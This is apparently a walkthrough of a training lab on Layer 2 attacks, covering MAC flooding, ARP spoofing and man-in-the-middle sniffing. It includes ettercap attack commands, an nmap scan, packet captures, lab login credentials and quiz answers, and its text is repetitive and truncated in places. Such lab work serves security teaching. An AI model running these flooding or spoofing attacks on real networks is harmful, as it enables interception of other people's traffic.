02:51:29.537045 IP eve > bob: ICMP echo reply, id 45420, seq 488, length 674
02:51:32.554525 IP bob > eve: ICMP echo request, id 46188, seq 489, length 674
02:51:32.554561 IP eve > bob: ICMP echo reply, id 46188, seq 489, length 674
```



Example to transfer the packet capture using scp and open it in Wireshark:

```
scp admin@10.10.103.23:/tmp/tcpdump.pcap .
wireshark tcpdump.pcap
```

Now, you should be able to answer questions #3 and #4.

Note: If you receive an error "tcpdump: /tmp/tcpdump.pcap: Permission denied" and cannot overwrite the existing `/tmp/tcpdump.pcap` file, specify a new filename such as `tcpdump2.pcap`, or run `rm -f /tmp/*.pcap` then re-run `tcpdump`.

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

yay — Correct Answer

Who keeps sending packets to eve?

bob — Correct Answer

What type of packets are sent?

Answer format: ****


Submit

Hint

What's the size of their data section? (bytes)

Woop woop! Your answer is correct.

Bob keeps sending packets to eve.



Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

yay — Correct Answer

Who keeps sending packets to eve?

bob — Correct Answer

What type of packets are sent?

ICMP — Correct Answer — Hint

What's the size of their data section? (bytes)

Answer format: ***

Submit


Hint

Task 5 ○ Sniffing while MAC Flooding

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing

Woop woop! Your answer is correct.

The type of packets being sent are **ICMP**



Title	IP Address	Expires
l2macof_v11	10.10.103.23	37m 36s

Woop woop! Your answer is correct.

Can you see any traffic from those hosts? (Yay/Nay)

Yay — Correct Answer

Who keeps sending packets to eve?

Bob — Correct Answer

What type of packets are sent?


ICMP — Correct Answer

What's the size of their data section? (bytes)

666 — Correct Answer

Task 5 Sniffing while MAC Flooding
Task 6 Man-in-the-Middle: Intro to ARP Spoofing

Task 5: Sniffing while MAC Flooding



Title	IP Address	Expires
l2macof_v11	10.10.199.29	43m 43s

Woop woop! Your answer is correct.

```
scp admin@10.10.199.29:/tmp/tcpdump2.pcap .
wireshark tcpdump2.pcap
```

Now, you should be able to answer questions **#1** and **#2**.

Note: If it didn't work, try to capture for 30 seconds, again (while **macof** is running).
If it still won't work, give it one last try with a capture duration of one minute.
As the measure of last resort, try using ettercap (introduced in the following tasks) with the **rand_flood** plugin:

```
ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap
```

(Quit with **q**)

Answer the questions below


What kind of packets is Alice continuously sending to Bob?

ICMP — Correct Answer

What's the size of their data section? (bytes)

Answer format: ****

3 Your streak has increased. You're 4 away from a badge!



Title	IP Address	Expires
l2macof_v11	10.10.199.29	25m 27s

Woop woop! Your answer is correct.

If it still won't work, give it one last try with a capture duration of one minute.
As the measure of last resort, try using `ettercap` (introduced in the following tasks) with the `rand_flood` plugin:

```
ettercap -T -i eth1 -P rand_flood -q -w /tmp/tcpdump3.pcap
```

(Quit with **q**)

Answer the questions below

What kind of packets is Alice continuously sending to Bob?

ICMP

Correct Answer | Hint


What's the size of their data section? (bytes)

1337

Correct Answer | Hint

Task 6 ○ Man-in-the-Middle: Intro to ARP Spoofing


Task 7 ○ Man-in-the-Middle: Sniffing


tcpdump2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp

```
No.   Time      Source          Destination     Protocol Length Info
39514 50.613126 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xe853, seq=186/47616, ttl=64 (request in 39513)
40698 51.889952 192.168.12.1    192.168.12.2    ICMP     1379 Echo (ping) request  id=0xe953, seq=7359/48924, ttl=64 (no response found!)
42758 54.124794 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xeb53, seq=187/47872, ttl=64 (reply in 42759)
42759 54.124821 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xeb53, seq=187/47872, ttl=64 (request in 42758)
43922 55.083203 192.168.12.1    192.168.12.2    ICMP     1379 Echo (ping) request  id=0xec53, seq=7371/51996, ttl=64 (no response found!)
46628 58.275109 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xef53, seq=188/48128, ttl=64 (reply in 46629)
46629 58.275135 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xef53, seq=188/48128, ttl=64 (request in 46628)
47847 62.392724 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xf353, seq=189/48384, ttl=64 (reply in 47848)
47848 62.392772 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xf353, seq=189/48384, ttl=64 (request in 47847)
47849 65.401978 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xf753, seq=190/48640, ttl=64 (reply in 47850)
47850 65.402008 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xf753, seq=190/48640, ttl=64 (request in 47849)
47853 68.403550 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xfa53, seq=191/48896, ttl=64 (reply in 47854)
47854 68.403579 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xfa53, seq=191/48896, ttl=64 (request in 47853)
47855 71.412147 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0xfd53, seq=192/49152, ttl=64 (reply in 47856)
47856 71.412175 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0xfd53, seq=192/49152, ttl=64 (request in 47855)
47857 74.413374 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0x0054, seq=193/49408, ttl=64 (reply in 47858)
47858 74.413402 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0x0054, seq=193/49408, ttl=64 (request in 47857)
47859 77.416937 192.168.12.2    192.168.12.66   ICMP      708 Echo (ping) request  id=0x0354, seq=194/49664, ttl=64 (reply in 47860)
47860 77.416967 192.168.12.66   192.168.12.2    ICMP      708 Echo (ping) reply    id=0x0354, seq=194/49664, ttl=64 (request in 47859)
```

```
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x15ae [correct]
    [Checksum Status: Good]
    Identifier (BE): 60499 (0xec53)
    Identifier (LE): 21484 (0x53ec)
    Sequence Number (BE): 7371 (0x1ccb)
    Sequence Number (LE): 51996 (0xcb1c)
  › [No response seen]
  ⌄ Data (1337 bytes)
      Data: 08090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b…
      [Length: 1337]
0020  0c 02 08 00 15 ae ec 53  1c cb 08 09 0a 0b 0c 0d   ·······S ········
Internet Control Message Protocol (icmp), 1,345 bytes     Packets: 47862 · Displayed: 54 (0.1%)     Profile: Default
```

Task 6: Man-in-the-Middle: Intro to ARP Spoofing



Title	IP Address	Expires
l2macof_v11	10.10.199.29	22m 01s

Woop woop! Your answer is correct.

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are run that takes pains to validate incoming ARP replies. Without further ado, we are using **ettercap** to launch an ARP Spoofing attack a how they react:

```
ettercap -T -i eth1 -M arp
```


Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay — Correct Answer

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Answer format: ***



Title	IP Address	Expires
l2macof_v11	10.10.199.29	19m 49s

Woop woop! Your answer is correct.

Answer the questions below


Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay — Correct Answer

Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay)

Yay — Correct Answer

Task 7: Man-in-the-Middle: Sniffing



Title	IP Address	Expires
l2macof_v11	10.10.199.29	22m 22s

Woop woop! Your answer is correct.

protective controls on their machines. As in the previous task, try to establish a MITM using `ettercap` and see if Ubuntu (by default) is falling prey to it.

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:

Username: **admin**
Password: **Layer2**

*As with the previous machine, please, also allow a minimum of **5 minutes** for this box to spin up, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient…)*

Answer the questions below

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

192.168.12.10, 192.168.12.20


Correct Answer

Which machine has an open well-known port?

Answer format: ***.***.**.**


Submit

What is the port number?



```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-07 15:35 UTC
Nmap scan report for 192.168.12.10
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
4444/tcp open  krb524
MAC Address: DA:1D:77:2A:9C:88 (Unknown)

Nmap scan report for 192.168.12.20
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 22:5E:78:7F:99:1B (Unknown)

Nmap scan report for 192.168.12.66
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
5002/tcp open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.51 seconds
root@eve:/home/admin#
root@eve:/home/admin#
```

```
admin@eve:~$ sudo su
[sudo] password for admin:
root@eve:/home/admin#
```



Title
l2macof_v11

What is the port number?

80

Can you access the content behind the service from yo

Nay

Can you see any meaningful traffic to or from that por

Nay

Now launch the same ARP spoofing attack as in the pr

Answer format: ***

